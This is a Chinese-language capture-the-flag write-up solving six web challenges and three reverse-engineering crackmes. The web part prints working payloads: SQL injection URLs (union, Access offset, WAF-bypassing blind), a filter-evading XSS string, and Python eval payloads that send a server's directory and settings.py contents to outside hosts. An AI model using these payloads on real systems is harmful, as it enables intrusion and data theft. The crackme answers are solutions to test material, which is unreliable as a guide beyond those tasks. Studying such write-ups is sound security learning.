
# Biubiubiu’s Write-up

# Web渗透


## Web 1 怎么在Web上Ping呢

访问flag.php,




发现头有Key:DDoS，并不懂什么鬼。搜了半天，据说html5有ping这个属性。改一下



抓包：


直接改为flag.php：



而且此时，头部的Key:DDoS也没有了

## Web 2 社工库查询

翻出来西瓜大神的QQ，然而好像没什么卵用。脑洞的试了试管理员消息的那个10000




intval秒懂。。。只要某些cms里会这样if intval(xxx) {}，这样可能会造成绕过，输入10000.1




## Web 3 Access注入

http://218.245.4.113:8888/web03/ca55022fa7ae5c29d179041883fe1556/index.asp?id=886%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12%20from%20admin




http://218.245.4.113:8888/web03/ca55022fa7ae5c29d179041883fe1556/index.asp?id=886%20union%20select%201,2,3,4,id,6,7,8,9,10,11,12%20from%20admin



猜出来两个表news和admin，字段不能爆出来，猜想是access偏移注入，百度一大堆文章

Payload：http://218.245.4.113:8888/web03/ca55022fa7ae5c29d179041883fe1556/index.asp?id=886%20union%20select%201,2,3,4,\*%20from%20admin%20as%20a%20inner%20join%20admin%20as%20b%20on%20a.id=b.id



## Web 4.有WAF该怎么注入呢

测试空格被过滤，并且%a0 %0b这些常用的也不行，最后用()代替空格绕过

其他union select都没过滤，但是union一直不出显示位，那就只能试试盲注了


id=1e0and(ascii(substr(database(),1,1))>1)

最开始以为不能跨表，就开始爆破字段，但是爆破了同表只有Name,id两个字段

既然不是同表的字段，那就只能试试跨表了


构造poc如下：

http://218.245.4.113:8080/web04/60c2a013a6decbe0c5c2883080e6b332/index.php?id=1e0and(ascii(substr((select(group\_concat(schema\_name))from(information\_schema.schemata)),{},1))={})'.format(i,d)

这样查出了数据库名、表、字段，最后发现表和字段都是flag.....

写个脚本跑一下flag，当时估计大家都在跑，导致老是连接出错…

flag如下：



## Web 5.XSS??? XSS!!!

开始以为要自动触发....结果用autofocus搞了半天…

首先测试用事件触发还是重新写标签，结果>被过滤成\_


那就只能用事件了on\*\*\*\*也被过滤了，因为html松散性，用大小写绕过，并且可以用一个”，这样就可以用事件xss了

后面测试location、document、window、string都被过滤了，竟然“.”也被过滤了，想着用html实体，但是#也被过滤了，那就能另寻其他方法了，最后想到直接调用outerHTML输出，而我们的poc放在url里面，取poc的方法也有很多，location.hash，但是 点 被过滤，所以用了URL，这个只能在chrome下触发，火狐下会被编码

现在的payload为：

"Onclick%3DouterHTML%3DURL#<img/src=# onerror=alert()>


发现后面还有一个“会报错，虽然再用”会被过滤，但这个也可以用&quot闭合，再加个运算符| &



最终payload为：

http://218.245.4.113:8080/web05/df1014aa2d59e1a02bba52955f797c7d/xss.php?xss=%22Onclick%3D(outerHTML%3DURL)|%26quot#<img/src=# onerror=alert()>

## Web 6.Python-Web

登陆的时候看到报错

看到这个就想起了，任意代码执行，obj和method我们都可以控制

getattr(globals()[c[‘obj’]],c['method'])

然后在params这输入任意字符报错：

ret = method(c[‘params'])


这三个我们都可以控制，那就是代码执行了，但是我们需要找到一个对象调用里面的方法，而python内置有一个\_\_builtin\_\_可以调用，这样我们调用eval方法就可以执行任意代码了


但是因为沙盒不能执行命令等危险操作。。。。。要得到数据可以通过urllib传到我们的服务器上

payload：

{“obj":"\_\_builtin\_\_","method":"eval","params":"\_\_import\_\_('urllib').urlopen('http://128.199.225.225:8080'+\_\_import\_\_('os').getcwd())"}

看到请求了:




沙盒不能用os.popen,os.system执行命令，那就先用os,listdir(‘./‘)列目录

最后用读取到settings.py里面的flag

payload:


{"obj":"\_\_builtin\_\_","method":"eval","params":"\_\_import\_\_('urllib').urlopen('http://198.199.105.146:8080',open('./mysite/settings.py').read())"}




# 逆向分析


## Reverse 1

动态调试，对输入下访问断点，看到判断长度，长度为0x13,



长度正确了之后，单步跟踪，发现HOWMP半块西瓜皮hehe





## Reverse 2

第一部用户名和密码 算法在JS里判断，代码如下

var sum = 0;

for (var i = $scope.username.length - 1; i >= 0; i--) {

sum += $scope.username.charCodeAt(i);

};

sum ^= 9981;

var sum2 ='';

for (var i = 0; i < $scope.password.length; i++) {

sum2 = $scope.password[i] + sum2;

};

if (sum==sum2){

$scope.errorinfo = 'good job!try crackme 2';

$scope.level = '2';

$scope.username=$scope.password;

$scope.password='';

$scope.disabled = true;

}else{

$scope.errorinfo = 'access deined!';


}

输入用户名：ret2me密码：4939可绕过第一步。


然后得到新页面，用户名为第一步密码即4939




通过下访问断点，断下来后在每个输入字符串再下断点




断在关键函数00401000



单步跟踪到调用0x4b06f0处，看到7位密码。输入后得到结果如下：



## Reverse 3



分析程序逻辑可知，0x407030为一个9\*9的矩阵，里面除了01和00，还有12,22,32,42,52,62,72,82。

目标就是要去除这些尾数为2的数，且让最外一圈为01。

输入的数据每两个数一组，比如81


1. 当第二位为1时，执行左移操作，即Second\_num\_left()

即把矩阵内部的82向左移，遇到不为0 的数停止

1. 当第二位为2时，执行左移操作，即Second\_num\_right()
2. 当第二位为3时，执行上移操作，即Second\_num\_up()
3. 当第二位为4时，执行下移操作，即Second\_num\_down()

最后分析如何能使所有尾数为2的数移到最外围得到下列序列：

81844143515451236214117311137113123234

